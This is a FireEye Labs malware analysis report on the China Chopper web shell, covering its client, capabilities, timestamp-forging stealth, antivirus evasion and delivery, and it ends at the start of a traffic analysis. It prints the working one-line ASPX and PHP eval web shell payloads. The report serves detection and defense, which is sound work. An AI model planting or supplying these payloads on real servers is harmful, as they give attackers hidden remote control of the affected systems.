FireEye™

The Little Malware That Could: Detecting and Defeating the China Chopper Web Shell

FireEye Labs

Authors: Tony Lee, Ian Ahl and Dennis Hanzlik

Contents

Introduction

China Chopper is an increasingly popular Web shell that packs a powerful punch into a small package. In the space of just 4 kilobytes, the Web shell offers file and database management, code obfuscation, and more—all in an easy-to-use graphical user interface that even novices can use.

Given its growing prevalence, especially among Chinese cybercriminals, China Chopper warrants much more exposure than it has received to date. Outside of an insightful blog post from security researcher Keith Tyler[1], little useful information on China Chopper is publically available.

To contribute something new to the public knowledge base—especially for those who happen to find the China Chopper server-side payload on one of their Web servers—FireEye studied the components, capabilities, payload attributes, and the detection rate of this 4 kilobyte menace.

This report describes the features that make China Chopper an increasingly popular tool for cyber attackers. And more important, the report explains how security professionals can better detect the Web shell through network traffic and on compromised systems.

Components

China Chopper is a simple backdoor in terms of components. It has two key components: the Web shell command-and-control (CnC) client binary and a text-based Web shell payload (server component). The text-based payload is so simple and short that an attacker could type it by hand right on the target server—no file transfer needed.

Web shell client

The Web shell client was originally available on www.maicaidao.com. FireEye advises against visiting that site now.

Web Shell (CnC) Client	MD5 Hash
caidao.exe	5001ef50c7e869253a7c152a638eab8a

Table 1: Original Web shell client with MD5 hash code

1 Tyler's China Chopper post is available at http://informationonsecurity.blogspot.com/2012/11/china-chopper-webshell.html.

The client binary is packed with UPX and is 220,672 bytes in size, as shown in Figure 1.



Figure 1: Client binary viewed in WinHex

The executable file compressor UPX unpacks the binary to reveal details hidden by the packer.

```
C:\Documents and Settings\Administrator\Desktop>upx -d
5001ef50c7e869253a7c152a638eab8a.exe -o decomp.exe
Ultimate Packer for eXecutables
Copyright (C) 1996 - 2011
UPX 3.08w       Markus Oberhumer, Laszlo Molnar & John Reiser   Dec
12th 2011
File size         Ratio      Format      Name
--------------------   ------   -----------   -----------
700416 <-    220672   31.51%    win32/pe     decomp.exe
Unpacked 1 file.
```

PEiD (a free tool for detecting packers, cryptors, and compilers found in PE executable files),[2] reveals that the unpacked client binary was written in Microsoft Visual C++ 6.0, as shown in Figure 2.



Figure 2: PEiD reveals that the binary was written using Visual C++ 6.0

Because the strings are not encoded, examining them in the unpacked binary exposes how the backdoor communicates. Appearing in the strings are an intriguing reference to google.com.hk using the Chinese (simplified) language parameter (Figure 3) and references to the text "Chopper" (Figure 4).



Figure 3: Printable strings refer to www.google.com.hk

2 More information about PEiD is available at http://www.aldeid.com/wiki/PEiD.



Figure 4: References to
Chopper in the client binary

In action, China Chopper is a menu-driven GUI full of convenient attack and "target-management" features. When opened, the client displays example shell entries that point to www.maicaidao.com, which originally hosted components of the Web shell.

To add a target, attackers right click within the client window, select **Add** from the menu and enter the target IP address, password, and encoding as shown in Figure 5.



Figure 5: Picture of the
China Chopper Web shell interface

Server-side Payload Component

But the client is only half of the remote access tool (RAT)—and not likely the part that would appear on a targeted network. Its communication relies on a payload in the form of a small Web application. This payload is available in a variety of languages such as ASP, ASPX, PHP, JSP, and CFM. Table 2 shows some of the original files available for download shown with their MD5 hashes.

Web Shell Payload	MD5 Hash
Customize.aspx	8aa603ee2454da64f4c70f24cc0b5e08
Customize.cfm	ad8288227240477a95fb023551773c84
Customize.jsp	acba8115d027529763ea5c7ed6621499

Table 2: Original China Chopper files, with MD5 hash codes[3]

Even though the MD5s are useful, this is a text-based payload that can be easily changed, resulting in a new MD5 hash. Here is an example of just one of China Chopper's text-based payloads (for more details, see "Payload Attributes" on Page 11):

ASPX:

```
<%@ Page Language="Jscript"%><%eval(Request.Item["password"],"unsafe");%>
```

In real-world use, "password" would be replaced with the actual password to be used in the client component when connecting to the Web shell.

3 Keith Tyler. "China Chopper Webshell - the 4KB that Owns your Web Server." November 2012.

Capabilities

The capabilities of both the payload and the client are impressive considering their size. The Web shell client contains a "Security Scan" feature, independent of the payload, that gives the attacker the ability to spider and use brute-force password guessing against authentication portals.



Figure 6: China Chopper provides a "Security Scan" feature

In addition to vulnerability hunting, China Chopper has excellent CnC features when combining the client and payload, include the following:

- File Management (File explorer)
- Database Management (DB client)
- Virtual Terminal (Command shell)

In China Chopper's main window, right-clicking one of the target URLs brings up a list of possible actions (see Figure 7).



Figure 7: Screenshot of the CnC client showing capabilities of the Web shell

File Management

Used as a RAT, China Chopper makes file management simple. Abilities include uploading and downloading files to and from the target, using the file-retrieval tool Wget[4] to download files from the Web to the target. Attackers can also edit, delete, copy, and rename files—and even change their time stamp.



Figure 8: File management provides an easy-to-use menu that is activated by right-clicking on a file name

The **Modify the file time** option is a surprisingly effective stealth technique. Figure 9 shows the time stamps of the three files in the test directory before the Web shell modifies the time stamps. By default, Windows Explorer shows only the "Date Modified" field. Without the time stamp change, the Web shell easily stands out because it is newer than the other two files.



Figure 9: IIS directory showing time stamps prior to the time modification

4 Wget is available at http://www.gnu.org/software/wget/.

Figure 10 shows the date of the file after the Web shell modifies the time stamp. The "Date Modified" value on the Web shell shows up as the same as the other two files. This is the default field displayed to users, so to the untrained eye it easily blends in—especially with many files in the directory.



Figure 10: IIS directory showing time stamps after the time modification

Clever investigators may think that they can spot the suspicious file due to the creation date being changed to the same date as the modified date. But this is not necessarily anomalous. Additionally, even if the file is detected, the forensic timeline is skewed because the date that the attacker planted the file is no longer present. Finding the real date that the file was planted requires examining the Master File Table (MFT). After acquiring the MFT using FTK, EnCase, or other means, FireEye recommends using mftdump.[5] Written by FireEye researcher Mike Spohn, mftdump is a great tool for extracting and analyzing file metadata.

Table 3 shows the time stamps pulled from the MFT for our Web shell file before and after the time stamps were modified. The "fn*" fields retain their original times, so some useful information remains.

Category	Pre-touch Match	Post-touch Match
siCreateTime (UTC)	6/6/2013 16:01	2/21/2003 22:48
siAccessTime (UTC)	6/20/2013 1:41	6/25/2013 18:56
siModTime (UTC)	6/7/2013 0:33	2/21/2003 22:48
siMFTModTime (UTC)	6/20/2013 1:54	6/25/2013 18:56
fnCreateTime (UTC)	6/6/2013 16:01	6/6/2013 16:01
fnAccessTime (UTC)	6/6/2013 16:03	6/6/2013 16:03
fnModTime (UTC)	6/4/2013 15:42	6/4/2013 15:42
fnMFTModTime (UTC)	6/6/2013 16:04	6/6/2013 16:04

Table 3: Time stamps from MFT

5 The mftdump tool is available at http://malware-hunters.net/all-downloads/.

Database Management

The database management functionality is impressive and helpful to the first-time user. Upon configuring the client, China Chopper provides example connection syntax.



Figure 11: Database management requires simple configuration parameters to connect

After connecting, China Chopper also provides useful SQL commands.



Figure 12: China Chopper's database management feature lets users interact with a database and even provides helpful prepopulated commands

Command Shell Access

Finally, China Chopper provides command shell access for OS-level interaction, further demonstrating its versatility.



Figure 13: Virtual terminal provides a command shell for OS interaction

Payload Attributes

China Chopper is stealthy due to a number of factors, including the following:

- Size
- Server-side content
- Client-side content
- AV detection rate (or lack thereof)

Size

Malicious and benign software usually suffers from the same principle: more features equals more code, which equals larger size. Considering how many features China Chopper offers, it is incredibly small—just 73 bytes for the ASPX version, or 4 kilobytes on disk (see Figure 14). Compare that to other Web shells such as Laudanum (619 bytes) or RedTeam Pentesting (8,527 bytes). China Chopper is so small and simple that an attacker could conceivably type the contents of the shell by hand.



Figure 14: China Chopper file properties

Server-Side Content

The server-side content could easily be overlooked among the other files associated with a vanilla install of a complex application. The code does not look malicious—just odd.



Figure 15: The content of the file seems relatively benign, especially if with a safe-sounding word like "Security" as the shell password

Below are the contents of the Web shell for two of its varieties.

ASPX:

```
<%@ Page Language="Jscript"%><%eval(RequestItem["password"],"unsafe");%>
```

PHP:

```
<?php @eval($_POST['password']);?>
```

Client-Side Content

Because all of the code is server-side language that does not generate client-side code, browsing to the Web shell and viewing the source as a client reveals nothing.



Figure 16: Viewing the source of the Web shell reveals nothing to the client

Anti-Virus Detection Rate

Running the Web shell through the virus-scanning website "No Virus Thanks" shows a detection rate of 0 out of 14, indicating that most, if not all, anti-virus tools would miss the Web shell on an infected system.



Figure 17: Results of multiple anti-virus engine inspections showing China Chopper coming up clean

The same holds true for VirusTotal. None of its 47 anti-virus engines flags China Chopper as malicious.



Figure 18: Results of multiple AV engine inspections showing the Web shell comes up clean

Platform

China Chopper can run on any Web server capable of running JSP, ASP, ASPX, PHP, or CFM—the majority of Web application languages. China Chopper can also run transparently on both Windows and Linux. This OS and application flexibility make China Chopper an even more dangerous Web shell.

"Server-side Payload Component" on Page 5 showed China Chopper executing on a Windows 2003 IIS server using ASPX. Figure 19 shows it running on Linux with PHP. Here, the contents of the PHP version are just as minimalistic.



Figure 19: This command is all that it takes to run on Linux with PHP

While the available options differ depending on what platform China Chopper is running on, the file management features in Linux (see Figure 20) are similar to those in Windows.



Figure 20: File browsing on a target system running Linux

The database client example shown in Figure 21 is MySQL instead of MS-SQL, but it offers many of the same capabilities.



Figure 21: Database management from a target system running Linux

The virtual terminal looks familiar (Figure 22), but uses Linux commands instead of Windows because they are ultimately interpreted by the underlying operating system.



Figure 22: Virtual terminal from a target system running Linux

Delivery Mechanism

China Chopper's delivery mechanism is flexible due to the size, format, and simplicity of the malware's payload. This small, text-based payload can be delivered using any of the following mechanisms:

- WebDAV file upload
- JBoss jmx-console or Apache Tomcat management pages
  (For more details on this attack vector, read FireEye consultant Tony Lee's explanation)[6]
- Remote exploit with a file drop
- Lateral propagation from other access

Traffic Analysis

After examining the server-side payload and the client used to control the Web shell, the next step to understanding China Chopper is observing its traffic. Having both the server and client components enables researchers to start a packet capture to view the contents of typical traffic. As shown in Figure 23, the client initiates the connection over TCP port 80 using the HTTP *POST* method.



Figure 23: A packet capture shows that the Web shell traffic is HTTP *POST* traffic over TCP port 80

6 Tony Lee. "Manually Exploiting Tomcat Manager." September 2012.

